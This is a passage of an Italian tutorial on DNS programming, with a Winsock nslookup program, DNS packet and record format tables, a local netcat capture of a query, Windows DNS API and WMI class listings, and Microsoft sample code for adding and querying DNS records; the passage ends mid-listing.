Un discorso particolare deve essere fatto per quanto riguarda il sistema di ricerca inversa ovvero quella che partendo dalla specifica di un indirizzo permette di risalire al nome del server.
Il settaggio di questo file destinato ala ricerca inversa è usato quando un client dispone già di un indirizzo IP di un computer e desidera determinare il nome DNS di questo.
In ogni caso esistono molte funzioni presenti nella libreria SOCKET che permettono con poche righe di programmazione di scriversi le funzioni per l'esecuzione di certi tipi di analisi come ad esempio quelle offerte da NSLOOKUP.
La conversione da stringa ad ip o viceversa possono essere eseguite tranquillamente grazie a due funzioni specifiche ovvero :

```
gethostbyaddr()
gethostbyname()
```

Il seguente codice scritto dentro ad una funzione inserisce i dati dentro alle due stringhe passate come argomenti.
Il seguente programma può essere facilmente scritto richiedendo a Visual Studio di creare un applicativo Console WIN32 con supporto MFC.
Successivamente si valuta l'argomento e a seconda che sia un IP specificato nella forma xxx.xxx.xxx.xxx oppure come host nella forma nomehost è richiamiamo la prima funzione oppure la seconda.


```
// nslookup.cpp : Defines the entry point for the console application.
//

#include "stdafx.h"
#include "nslookup.h"
```

```
#ifdef _DEBUG
#define new DEBUG_NEW
#undef THIS_FILE
static char THIS_FILE[] = __FILE__;
#endif

//////////////////////////////////////////////////////////////////////////
////
// The one and only application object

CWinApp theApp;

using namespace std;

#include "stdio.h"
#include "stdlib.h"
#include "string.h"
#include "winsock2.h"
#include "conio.h"


WORD wVersionRequested;
WSADATA wsaData;
int err;

int winsockOn()
{
         wVersionRequested = MAKEWORD( 2, 0 );
         err = WSAStartup(wVersionRequested, &wsaData );
         if( err != 0 ) {
                  return FALSE;
         }
         if(LOBYTE( wsaData.wVersion ) != 2 || HIBYTE( wsaData.wVersion )
!= 0 ) {
                  WSACleanup( );
             return FALSE;
         }
         return TRUE;
}


int winsockOff()
{
   WSACleanup();
   return TRUE;
}


char nslookuperr[256];

int nslookup(char *ip_or_host, char *ip, int iplen, char *host, int
hostlen)
{
    struct in_addr inaddr;
    struct hostent *hent;

         *ip=0;
         *host=0;


         // Trasla la stringa in un ip di 32-bit (dword).
         inaddr.s_addr = inet_addr(ip_or_host);

         // Sela funzione di prima ha sbagliato significa che non era un
IP
         // ma una stringa di un HOST e quindi va sulle istruzioni che
ritornano un IP
```

```
          // dal nome dell'host
    if(inaddr.s_addr == INADDR_NONE)
    {
                  // Richiediamo l'IP partendo dal nome (ad es.
localhost)
        if( (hent = gethostbyname(ip_or_host)) == NULL )
        {
                           //error
                           sprintf(nslookuperr,"gethostbyname (Winsock
error %d)",WSAGetLastError());
            return FALSE;
        }
        else
                  {
            _snprintf(ip, iplen, "%s", inet_ntoa(*((struct in_addr
*)hent->h_addr)));
            _snprintf(host, hostlen, "%s", hent->h_name);
                  }
    }
    else
    {
                  // Se arriva qui abbiamo specificato un indirizzo
        if( (hent = gethostbyaddr((char *)&inaddr, sizeof(struct
in_addr), AF_INET)) == NULL )
                  {
                           //error
                           sprintf(nslookuperr,"gethostbyaddr (Winsock
error %d)",WSAGetLastError());
                           return FALSE;
                  }
        else
                  {
            _snprintf(ip, iplen, "%s", ip_or_host);
            _snprintf(host, hostlen, "%s", hent->h_name);
        }
         }

    return TRUE;
}



int _tmain(int argc, TCHAR* argv[], TCHAR* envp[])
{
         int nRetCode = 0;
         char iphost[80];
         char ipbuffer[256],hostbuffer[256];

         if(!winsockOn())
                  return 0;
         cout << "Hostname or IP : ";
         cin >> iphost;

         // initialize MFC and print and error on failure
         if (!AfxWinInit(::GetModuleHandle(NULL), NULL,
::GetCommandLine(), 0))
         {
                  cerr << _T("Fatal Error: MFC initialization failed") <<
endl;
                  nRetCode = 1;
         }
         else
         {
                  nslookup( (char *)iphost, ipbuffer, sizeof(ipbuffer),
hostbuffer, sizeof(hostbuffer) );
                  cout << _T("\n") << ipbuffer << _T("\n");
                  cout << hostbuffer << _T("\n");
         }
```

```
        if(!winsockOff())
                return 0;

        return nRetCode;
}
```

In CPPBUILDER esistono alcuni componenti che vengono distribuito tra lo shareware o il freeware che permettono al creazione di programmi orientati alla gestione del DNS usando il metodo dei VCL e quindi semplificando notevolmente la vita a chi non ha una eccessiva dimestichezza con la programmazione.
Il sistema del DNS utilizza la porta 53 e il formato dei pacchetti è quello che segue :

```
                                    1  1  1  1  1  1
      0  1  2  3  4  5  6  7  8  9  0  1  2  3  4  5
    +--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+
    |                      ID                       |
    +--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+
    |QR|   Opcode  |AA|TC|RD|RA|   Z    |   RCODE   |
    +--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+
    |                    QDCOUNT                    |
    +--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+
    |                    ANCOUNT                    |
    +--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+
    |                    NSCOUNT                    |
    +--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+
    |                    ARCOUNT                    |
    +--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+
```

where**:**

ID A 16 bit identifier assigned by the program that generates any kind of query. This identifier is copied the corresponding reply and can be used by the requester to match up replies to outstanding queries.

QR A one bit field that specifies whether this message is a query (0), or a response (1).

OPCODE A four bit field that specifies kind of query in this message. This value is set by the originator of a query and copied into the response. The values are:

0	a standard query (QUERY)
1	an inverse query (IQUERY)
2	a server status request (STATUS)
3-15	reserved for future use

AA Authoritative Answer - this bit is valid in responses, and specifies that the responding name server is an authority for the domain name in question section. Note that the contents of the answer section may have multiple owner names because of aliases. The AA bit corresponds to the name which matches the query name, or the first owner name in the answer section.

TC Truncation - specifies that this message was truncated due to length greater than that permitted on the transmission channel.

RD Recursion Desired - this bit may be set in a query and is copied into the response. If RD is set, it directs

the name server to pursue the query recursively.
Recursive query support is optional.

RA Recursion Available - this be is set or cleared in a response, and denotes whether recursive query support is available in the name server.

Z Reserved for future use. Must be zero in all queries and responses.

RCODE Response code - this 4 bit field is set as part of responses. The values have the following interpretation:

0 No error condition

1 Format error - The name server was unable to interpret the query.

2 Server failure - The name server was unable to process this query due to a problem with the name server.

3 Name Error - Meaningful only for responses from an authoritative name server, this code signifies that the domain name referenced in the query does not exist.

4 Not Implemented - The name server does not support the requested kind of query.

5 Refused - The name server refuses to perform the specified operation for policy reasons. For example, a name server may not wish to provide the information to the particular requester, or a name server may not wish to perform a particular operation (e.g., zone transfer) for particular data.

6-15 Reserved for future use.

QDCOUNT an unsigned 16 bit integer specifying the number of entries in the question section.



ANCOUNT an unsigned 16 bit integer specifying the number of resource records in the answer section.

NSCOUNT an unsigned 16 bit integer specifying the number of name server resource records in the authority records section.

ARCOUNT an unsigned 16 bit integer specifying the number of resource records in the additional records section.

Dove le ultime 4 sezioni hanno delle lunghezze variabili.
La QUERY invece ha il seguente formato :

```
                                1  1  1  1  1  1
  0  1  2  3  4  5  6  7  8  9  0  1  2  3  4  5
+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+
|                                               |
/                     QNAME                     /
/                                               /
+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+
```

```
    |                     QTYPE                     |
    +--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+
    |                     QCLASS                    |
    +--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+
```

where:

QNAME a domain name represented as a sequence of labels, where each label consists of
length
octet followed by that number of octets.
The
domain name terminates with the zero length octet for the null label of the root. Note
that this field may be an odd number of octets; no padding is used.

QTYPE a two octet code which specifies the type
of
the query. The values for this field
include
all codes valid for a TYPE field, together with some more general codes which can
match
more than one type of RR.

QCLASS a two octet code that specifies the class
of
the query. For example, the QCLASS field
is
IN for the Internet

Il seguente codice mostra il parsing della struttura DNS.

```
#include <arpa/nameser.h>
...
int main () {
  struct sockaddr_in s_in;
  HEADER *dnsheader;
  char buf[PACKETSZ];
  int fd;
...
/* Insert your code here, socket(), etc */

  recv (fd, &buf, sizeof (buf), 0);
  dnsheader = (HEADER *) &buf;
  printf ("Dumping DNS packet header:\n");
  printf ("ID = %x, response = %s, opcode = ", ntohs (dnsheader->id),
(dnsheader->qr ? "yes" : "no"));

  switch (dnsheader->opcode)
    {
      case 0:
       printf ("standard query\n");
       break;
      case 1:
       printf ("inverse query\n");
       break;
      default:
       printf ("undefined\n");
       break;
    }
```

```
  printf ("Flags: %s %s %s %s\n", ((dnsheader->aa) ? "authoritative
answer,\t" : ""),
        ((dnsheader->tc) ? "truncated message,\t" : ""), ((dnsheader->rd) ?
"recursion desired," : ""),
        ((dnsheader->ra) ? "recursion available\t" : ""));

  if (dnsheader->qr)
    {
      printf("Response code - ");

      switch (dnsheader->rcode)
       {
         case 0:
           printf ("no error\n");
           break;
         case 1:
           printf ("format error\n");
           break;
         case 2:
           printf ("server failure\n");
           break;
         case 3:
           printf ("non existent domain\n");
           break;
         case 4:
           printf ("not implemented\n");
           break;
         case 5:
           printf ("query refused\n");
           break;
         default:
           printf ("undefined\n");
           break;
        }

    }

  printf ("Question # - %d, Answer # - %d, NS # - %d, Additional # - %d\n",
        ntohs (dnsheader->qdcount), ntohs (dnsheader->ancount), ntohs
(dnsheader->nscount), ntohs (dnsheader->arcount));
}
```

In ambiente UNIX la gestione del DNS viene fatta dal programma named.
Per schiarirci le idee, in ambiente Linux, possiamo eseguire le seguenti istruzioni per eseguire il dump di una richiesta sul DNS.

```
# killall named
# netcat -l -p 53 -u -o dump &; \
host -t A test.domain.com
localhost;
------ Some output ------

JonesTown:/# cat dump
< 00000000 45 1b 01 00 00 01 00 00 00 00 00 00 04 74 65 73 # E............tes
< 00000010 74 06 64 6f 6d 61 69 6e 03 63 6f 6d 00 00 01 00 # t.domain.com....
< 00000020 01
JonesTown:/#

45 1b 01 00 00 01 00 00 00 00 00 00 04 74 65 73 74 06 64 6f 6d 61 69 6e 03 63 6f 6d 00
|__________________________________| |________________________________________________|
 The DNS packet header (12 bytes)                 Actual DNS request

00 01 00 01
|_________|
Suffix
```

Quella che segue invece è la struttura di una replica dns

```
Byte
|---------------|---------------|---------------|---------------|
1               2               3               4 .. x-1
Name (Variable length)
|---------------|---------------|---------------|---------------|
x               x+1             x+2             x+3
Type            (Cont)          Class           (Cont)
|---------------|---------------|---------------|---------------|
x+4             x+5             x+6             x+7
TTL             (Cont)          (Cont)          (Cont)
|---------------|---------------|---------------|---------------|
x+8             x+9             x+10 .. y       (Variable length)
RDLength        (Cont)          RData           (Cont)
|---------------|---------------|---------------|---------------|
```

La tipologia QTYPE è la seguente :

```
TYPE            value and meaning
A               1 a host address
NS              2 an authoritative name server
MD              3 a mail destination (Obsolete - use MX)
MF              4 a mail forwarder (Obsolete - use MX)
CNAME           5 the canonical name for an alias
SOA             6 marks the start of a zone of authority
MB              7 a mailbox domain name (EXPERIMENTAL)
MG              8 a mail group member (EXPERIMENTAL)
MR              9 a mail rename domain name
(EXPERIMENTAL)
NULL            10 a null RR (EXPERIMENTAL)
WKS             11 a well known service description
PTR             12 a domain name pointer
HINFO           13 host information
MINFO           14 mailbox or mail list information
MX              15 mail exchange
TXT             16 text strings
```

QTYPE values

QTYPE fields appear in the question part of a query. QTYPES are a superset of TYPEs, hence all TYPEs are valid QTYPEs. In addition, the following QTYPEs are defined:

```
AXFR            252 A request for a transfer of an entire
                zone
MAILB           253 A request for mailbox-related records
                (MB, MG or MR)
MAILA           254 A request for mail agent RRs
(Obsolete –
                see MX)
                255 A request for all records
```

In ambiente Windows nell’ambito della fatidica raccolta di SDK eiste una porzione di questi che riguarda proprio la gestione dei DNS.
In questo ambito esistono diverse funzioni adatte alla gestione di questi e precisamente :

DnsAcquireContextHandle
DnsExtractRecordsFromMessage
DnsModifyRecordsInSet
DnsNameCompare
DnsQuery
DnsQueryConfig
DnsReleaseContextHandle

DnsRecordCompare
DnsRecordCopyEx
DnsRecordListFree
DnsRecordSetCompare
DnsRecordSetCopyEx
DnsRecordSetDetach
DnsReplaceRecordSet
DnsValidateName
DnsWriteQuestionToBuffer

La struttura usata da queste funzioni è la seguente :

```
typedef struct _DnsRecord
{
  struct _DnsRecord * pNext;
  LPTSTR              pName;
  WORD                wType;
  WORD                wDataLength; // Not referenced for DNS record
                                   // types defined above.
  union
  {
      DWORD               DW;      // flags as DWORD
      DNS_RECORD_FLAGS    S;       // flags as structure

    } Flags;

  DWORD               dwTtl;
  DWORD               dwReserved;

    //  Record Data

  union
  {
      DNS_A_DATA      A;
      DNS_SOA_DATA    SOA, Soa;
      DNS_PTR_DATA    PTR, Ptr,
                      NS, Ns,
                      CNAME, Cname,
                      MB, Mb,
                      MD, Md,
                      MF, Mf,
                      MG, Mg,
                      MR, Mr;
      DNS_MINFO_DATA  MINFO, Minfo,
                      RP, Rp;
      DNS_MX_DATA     MX, Mx,
                      AFSDB, Afsdb,
                      RT, Rt;
      DNS_TXT_DATA    HINFO, Hinfo,
                      ISDN, Isdn,
                      TXT, Txt,
                      X25;
      DNS_NULL_DATA   Null;
      DNS_WKS_DATA    WKS, Wks;
      DNS_AAAA_DATA   AAAA;
      DNS_KEY_DATA    KEY, Key;
      DNS_SIG_DATA    SIG, Sig;
      DNS_ATMA_DATA   ATMA, Atma;
      DNS_NXT_DATA    NXT, Nxt;
      DNS_SRV_DATA    SRV, Srv;
      DNS_TKEY_DATA   TKEY, Tkey;
      DNS_TSIG_DATA   TSIG, Tsig;
      DNS_WINS_DATA   WINS, Wins;
      DNS_WINSR_DATA  WINSR, WinsR, NBSTAT, Nbstat;

  } Data;
```

```
}
DNS_RECORD, *PDNS_RECORD;
```

Members

pNext

Pointer to the next **DNS_RECORD** structure.

pName

Domain name of the record set to be updated. Must be in the string format that corresponds to the function being called, such as ANSI, UNICODE, or UTF8.

wType

DNS record type, in host byte order. Can be any of the following:
DNS_TYPE_A
DNS_TYPE_NS
DNS_TYPE_MD
DNS_TYPE_MF
DNS_TYPE_CNAME
DNS_TYPE_SOA
DNS_TYPE_MB
DNS_TYPE_MG
DNS_TYPE_MR
DNS_TYPE_NULL
DNS_TYPE_WKS
DNS_TYPE_PTR
DNS_TYPE_HINFO
DNS_TYPE_MINFO
DNS_TYPE_MX
DNS_TYPE_TEXT

wDataLength

Length of the data, in bytes. Fixed length data types, this value is the size of the corresponding data type, such as sizeof(DNS_A_DATA). For data types that are not fixed, use one of the following macros to determine the size of the data:

```
#define DNS_TEXT_RECORD_LENGTH(StringCount) \
        (sizeof(DWORD) + ((StringCount) * sizeof(PCHAR)))

#define DNS_NULL_RECORD_LENGTH(ByteCount) \
        (sizeof(DWORD) + (ByteCount))

#define DNS_WKS_RECORD_LENGTH(ByteCount) \
        (sizeof(DNS_WKS_DATA) + (ByteCount-1))

#define DNS_WINS_RECORD_LENGTH(IpCount) \
        (sizeof(DNS_WINS_DATA) + ((IpCount-1) * sizeof(IP_ADDRESS)))
```

DW

Flags used in the structure, in the form of a bit-wise **DWORD**.

S

Flags used in the structure, in the form of a **DNS_RECORD_FLAGS** structure.

dwTtl

Time to live, in seconds

dwReserved

Reserved for future use.

Se vi doveste trovare nella necessità di manipolare in ambiente WINDOWS queste funzionalità ricordatevi dell' esistenza di questo SDK.
Le classi relative alle varie funzionalità relative ai DNS sono le seguenti :

Microsoft DNS WMI Class	Description
MicrosoftDNS_Server	Describes a DNS Server. Every instance of this class may be associated with one instance of class MicrosoftDNS_Cache, one instance of class MicrosoftDNS_RootHints, and multiple instances of class MicrosoftDNS_Zone.
MicrosoftDNS_Domain	Represents a domain in a DNS hierarchy tree.
MicrosoftDNS_Zone	Describes a DNS Zone. Every instance of the class MicrosoftDNS_Zone must be assigned to exactly one DNS Server. Zones may be associated with multiple instances of the classes

	MicrosoftDNS_Domain and MicrosoftDNS_ResourceRecord.
MicrosoftDNS_Cache	Describes a cache existing on a DNS Server (do not confuse this with a cache file that contains root hints). This class simplifies visualizing the containment of DNS objects, rather than representing a real object. The class, MicrosoftDNS_Cache, is a container for the resource records cached by the DNS Server. Every instance of the class MicrosoftDNS_Cache must be assigned to exactly one DNS Server. It may be associated with multiple instances of MicrosoftDNS_Domain and MicrosoftDNS_ResourceRecord.
MicrosoftDNS_RootHints	Describes the RootHints stored in a cache file on a DNS Server. This class simplifies visualizing the containment of DNS objects, rather than representing a real object. Class MicrosoftDNS_RootHints is a container for the resource records stored by the DNS Server in a cache file. Every instance of the class MicrosoftDNS_RootHints must be assigned to exactly one DNS Server. It may be associated with multiple instances of the MicrosoftDNS_ResourceRecord class.
MicrosoftDNS_Statistic	Represents a single DNS Server statistic.
MicrosoftDNS_ServerDomainContainment	Every instance of the class MicrosoftDNS_ServerDomainContainment may contain multiple instances of the class MicrosoftDNS_Domain.
MicrosoftDNS_DomainDomainContainment	Every instance of the MicrosoftDNS_DomainDomainContainment class may contain multiple other instances of MicrosoftDNS_Domain.
MicrosoftDNS_DomainResourceRecordContainment	Every instance of the class MicrosoftDNS_DomainResourceRecordComtainment may contain multiple instances of the MicrosoftDNS_ResourceRecord class.
MicrosoftDNS_ResourceRecord	Represents the general properties of a DNS RR.
MicrosoftDNS_AAAAType	Represents an IPv6 Address (AAAA), often pronounced quad-A, RR. Subclass of MicrosoftDNS_ResourceRecord.
MicrosoftDNS_AFSDBType	Represents an Andrew File System Database Server (AFSDB) RR. Subclass of MicrosoftDNS_ResourceRecord.
MicrosoftDNS_ATMAType	Represents an ATM Address-to-Name (ATMA) RR. Subclass of MicrosoftDNS_ResourceRecord.
MicrosoftDNS_AType	Represents an Address (A) RR. Subclass of MicrosoftDNS_ResourceRecord.
MicrosoftDNS_CNAMEType	Represents a Canonical Name (CNAME) RR. Subclass of MicrosoftDNS_ResourceRecord.
MicrosoftDNS_HINFOType	Represents a Host Information (HINFO) RR. Subclass of MicrosoftDNS_ResourceRecord.
MicrosoftDNS_ISDNType	Represents an ISDN RR. Subclass of MicrosoftDNS_ResourceRecord.
MicrosoftDNS_KEYType	Represents a KEY RR. Subclass of MicrosoftDNS_ResourceRecord.
MicrosoftDNS_MBType	Represents a Mailbox (MB) RR. Subclass of MicrosoftDNS_ResourceRecord.
MicrosoftDNS_MDType	Represents a Mail Agent for Domain (MD) RR. Subclass of MicrosoftDNS_ResourceRecord.
MicrosoftDNS_MFType	Represents a Mail Forwarding Agent for Domain (MF) RR. Subclass of MicrosoftDNS_ResourceRecord.
MicrosoftDNS_MGType	Represents an MG RR. Subclass of MicrosoftDNS_ResourceRecord.
MicrosoftDNS_MINFOType	Represents an Mail Information (MINFO) RR. Subclass of MicrosoftDNS_ResourceRecord.
MicrosoftDNS_MRType	Represents a Mailbox Rename (MR) RR. Subclass of MicrosoftDNS_ResourceRecord.

MicrosoftDNS_MXType	Represents a Mail Exchanger (MX) RR. Subclass of MicrosoftDNS_ResourceRecord.
MicrosoftDNS_NSType	Represents a Name Server (NS) RR. Subclass of MicrosoftDNS_ResourceRecord.
MicrosoftDNS_NXTType	Represents a Next (NXT) RR. Subclass of MicrosoftDNS_ResourceRecord.
MicrosoftDNS_PTRType	Represents a Pointer (PTR) RR. Subclass of MicrosoftDNS_ResourceRecord.
MicrosoftDNS_RPType	Represents a Responsible Person (RP) RR. Subclass of MicrosoftDNS_ResourceRecord.
MicrosoftDNS_RTType	Represents a Route Through (RT) RR. Subclass of MicrosoftDNS_ResourceRecord.
MicrosoftDNS_SIGType	Represents a Signature (SIG) RR. Subclass of MicrosoftDNS_ResourceRecord.
MicrosoftDNS_SOAType	Represents a Start Of Authority (SOA) RR. Subclass of MicrosoftDNS_ResourceRecord.
MicrosoftDNS_SRVType	Represents a Service (SRV) RR. Subclass of MicrosoftDNS_ResourceRecord.
MicrosoftDNS_TXTType	Represents a Text (TXT) RR. Subclass of MicrosoftDNS_ResourceRecord.
MicrosoftDNS_WINSRType	Represents a WINS-Reverse (WINSR) RR. Subclass of MicrosoftDNS_ResourceRecord.
MicrosoftDNS_WINSType	Represents a WINS RR. Subclass of MicrosoftDNS_ResourceRecord.
MicrosoftDNS_WKSType	Represents a Well-Known Service (WKS) RR. Subclass of MicrosoftDNS_ResourceRecord.
MicrosoftDNS_X25Type	Represents an X.25 (X25) RR. Subclass of MicrosoftDNS_ResourceRecord.

Il seguente sorgente serve a modificare un record del DNS dentro ad un sistema Windows. Risulta essere una programmino piccolo e veloce da lanciare anche da linea di comando per cui facilmente utilizzabile per modificare a proprio piacere un determinato record.

```
/*************************************************************\
    THIS CODE AND INFORMATION IS PROVIDED "AS IS" WITHOUT WARRANTY OF
    ANY KIND, EITHER EXPRESSED OR IMPLIED, INCLUDING BUT NOT LIMITED TO
    THE IMPLIED WARRANTIES OF MERCHANTABILITY AND/OR FITNESS FOR A
    PARTICULAR PURPOSE.

  Copyright © 2000  Microsoft Corporation.  All Rights Reserved.

/****************************************************************/


/*
   FILE:          ModifyRecords.cpp
   DESCRIPTION:   This sample illustrates how to add Host Address( A) and
CNAME resource records
                   to DNS server using DNSModifyRecordsInSet() API.

   PLATFORM:      Windows 2000
   WRITTEN BY:    Rashmi Anoop
   DATE:          3/22/2000


*/

/*
  includes
*/
```

```
#include <windows.h>  //windows
#include <windns.h>   //DNS api's
#include <stdio.h>    //standard i/o
#include <winsock.h>  //winsock

//Usage of the program
void Usage(char *progname) {
    fprintf(stderr,"Usage\n%s -n [OwnerName] - t [Type] -l [Ttl] -d [Data] -
s [DnsServerIp]\n",
        progname);
    fprintf(stderr,"Where:\n\tOwnerName is the owner field to be added\n");
    fprintf(stderr,"\tType is the type of resource record to be added A or
CNAME\n");
    fprintf(stderr,"\tData is the data corresponding to RR to be added\n");
    fprintf(stderr,"\tTtl is the time to live value in seconds \n");
    fprintf(stderr,"\tDnsServerIp is the ipaddress of DNS server (in dotted
decimal notation)\n");
    exit(1);
}

//  the main function
void __cdecl main(int argc, char *argv[])

{

    DNS_STATUS status;               // return value of
DnsModifyRecordsInSet() function.
    PDNS_RECORD pmyDnsRecord = NULL; //pointer to DNS_RECORD structure
    PIP4_ARRAY pSrvList = NULL;      //pinter to IP4_ARRAY structure
    LPTSTR pOwnerName = NULL, pNameData = NULL;  //owner name and the data
for CNAME resource record
    char HostipAddress[255];         //Ip address required to add host
record
    char DnsServIp[255];             //DNS server ip address


    memset(HostipAddress, 0, 255);
    memset(DnsServIp, 0 ,255);


    //Allocate memory for DNS_RECORD structure.

    pmyDnsRecord = (PDNS_RECORD) LocalAlloc( LPTR, sizeof( DNS_RECORD ) );

    if (!pmyDnsRecord) {
        printf("Memory allocaltion failed\n");
        exit(1);

    }

    if(argc > 8) {

        for(int i = 1; i < argc ; i++) {

            if ( (argv[i][0] == '-') || (argv[i][0] == '/') ) {

                switch(tolower(argv[i][1])) {

                    case 'n':
                        pOwnerName = argv[++i];
                        pmyDnsRecord->pName = pOwnerName; //copy the Owner
name information
                        break;

                    case 't':
                        if (!stricmp(argv[i+1], "A") )
```

```
                            pmyDnsRecord->wType = DNS_TYPE_A; //add host
records
                        else if (!stricmp(argv[i+1], "CNAME") )
                             pmyDnsRecord->wType = DNS_TYPE_CNAME; //add
CNAME records
                        else
                            Usage(argv[0]);
                        i++;
                        break;

                    case 'l':
                        pmyDnsRecord->dwTtl = atoi(argv[++i]); // time to
live value in seconds
                        break;
                    case 'd':
                        if(pmyDnsRecord->wType == DNS_TYPE_A){
                            pmyDnsRecord->wDataLength = sizeof(DNS_A_DATA);
//data structure for A records
                            strcpy(HostipAddress, argv[++i]);
                            pmyDnsRecord->Data.A.IpAddress =
inet_addr(HostipAddress); //convert string to proper address
                            break;
                        }
                        else {
                            pmyDnsRecord->wDataLength =
sizeof(DNS_PTR_DATA); //data structure for CNAME records
                            pNameData = argv[++i];
                            pmyDnsRecord->Data.Cname.pNameHost = pNameData;
                            break;
                        }
                    case 's':
                        // Allocate memory for IP4_ARRAY structure
                        pSrvList = (PIP4_ARRAY)
LocalAlloc(LPTR,sizeof(IP4_ARRAY));
                        if(!pSrvList){
                            printf("Memory allocation failed \n");
                            exit(1);
                        }
                        if(argv[++i]) {
                        strcpy(DnsServIp,argv[i]);
                        pSrvList->AddrCount = 1;
                        pSrvList->AddrArray[0] = inet_addr(DnsServIp); //DNS
server IP address
                        break;
                        }

                    default:
                        Usage(argv[0]);
                        break;
                }
            }
            else
                Usage(argv[0]);


        }

    } else {
        Usage(argv[0]);
    }



       // Calling function DNSModifyRecordsInSet_A to add Host or CNAME
records

    status = DnsModifyRecordsInSet_A(pmyDnsRecord,         //pointer to
DNS_RECORD
```

```
                                    NULL,
                                    DNS_UPDATE_SECURITY_OFF,   //do not
attempt secure dynamic updates
                                    NULL,                      // used when
secure dynamic update is required
                                    pSrvList,                  //contains
DNS server IP address
                                    NULL);                     //reserved
for future use

    if (status){
        if(pmyDnsRecord->wType == DNS_TYPE_A)
            printf("Failed to add the host record for %s and the error is %d
\n", pOwnerName, status);
        else
            printf("Failed to add the Cname record for %s and the error is
%d \n", pOwnerName, status);
    } else {
        if(pmyDnsRecord->wType == DNS_TYPE_A)
            printf("Successfully added the host record for %s \n",
pOwnerName);
        else
            printf("Successfully added the Cname record for %s \n",
pOwnerName);
    }


    LocalFree(pmyDnsRecord); // Free the memory allocated for DNS_RECORD
structure
    LocalFree(pSrvList);     // Free the memory allocated for IP4_ARRAY
structure


}
```

Quest’altro sorgente invece serve a reperire informazioni sul DNS in quanto esegue delle query su di questo.

```
/*************************************************************\
    THIS CODE AND INFORMATION IS PROVIDED "AS IS" WITHOUT WARRANTY OF
    ANY KIND, EITHER EXPRESSED OR IMPLIED, INCLUDING BUT NOT LIMITED TO
    THE IMPLIED WARRANTIES OF MERCHANTABILITY AND/OR FITNESS FOR A
    PARTICULAR PURPOSE.

  Copyright © 2000  Microsoft Corporation.  All Rights Reserved.

/****************************************************************/


/*
   FILE:          Dnsquery.cpp
   DESCRIPTION:   This sample illustrates the use of DnsQuery() function to
send query to
                  a DNS server to resolve the host name to an IP address and
vice-versa.

   PLATFORM:      Windows 2000
   WRITTEN BY:    Rashmi Anoop
   DATE:          3/22/2000


*/

/*
```

```
  includes
*/


#include <windows.h>  //windows
#include <windns.h>   //DNS api's
#include <stdio.h>    //standard i/o
#include <winsock.h>  //winsock


//Usage of the program
void Usage(char *progname) {
    fprintf(stderr,"Usage\n%s -n [OwnerName] -t [Type]  -s [DnsServerIp]\n",
        progname);
    fprintf(stderr,"Where:\n\t\"OwnerName\" is name of the owner of the
record set being queried\n");
    fprintf(stderr,"\t\"Type\" is the type of record set to be queried A or
PTR\n");
    fprintf(stderr,"\t\"DnsServerIp\"is the IP address of DNS server (in
dotted decimal notation)");
    fprintf(stderr,"to which the query should be sent\n");
    exit(1);
}

//  the main function
void __cdecl main(int argc, char *argv[])

{

    DNS_STATUS status;               // return value of  DnsQuery_A()
function.
    PDNS_RECORD pDnsRecord;          //pointer to DNS_RECORD structure
    PIP4_ARRAY pSrvList = NULL;      //pinter to IP4_ARRAY structure
    LPTSTR pOwnerName = NULL;        //owner name to be queried
    WORD wType;                      //Type of the record to be queried
    char DnsServIp[255];             //DNS server ip address
    DNS_FREE_TYPE freetype ;
    freetype =  DnsFreeRecordListDeep;
    IN_ADDR ipaddr;


    if(argc > 4) {

        for(int i = 1; i < argc ; i++) {

            if ( (argv[i][0] == '-') || (argv[i][0] == '/') ) {

                switch(tolower(argv[i][1])) {

                    case 'n':
                        pOwnerName = argv[++i];
                        break;

                    case 't':
                        if (!stricmp(argv[i+1], "A") )
                            wType = DNS_TYPE_A; //Query host records to
resolve a name
                        else if (!stricmp(argv[i+1], "PTR") )
                            wType = DNS_TYPE_PTR; //Query PTR records to
resovle an IP address
                        else
                            Usage(argv[0]);
                        i++;
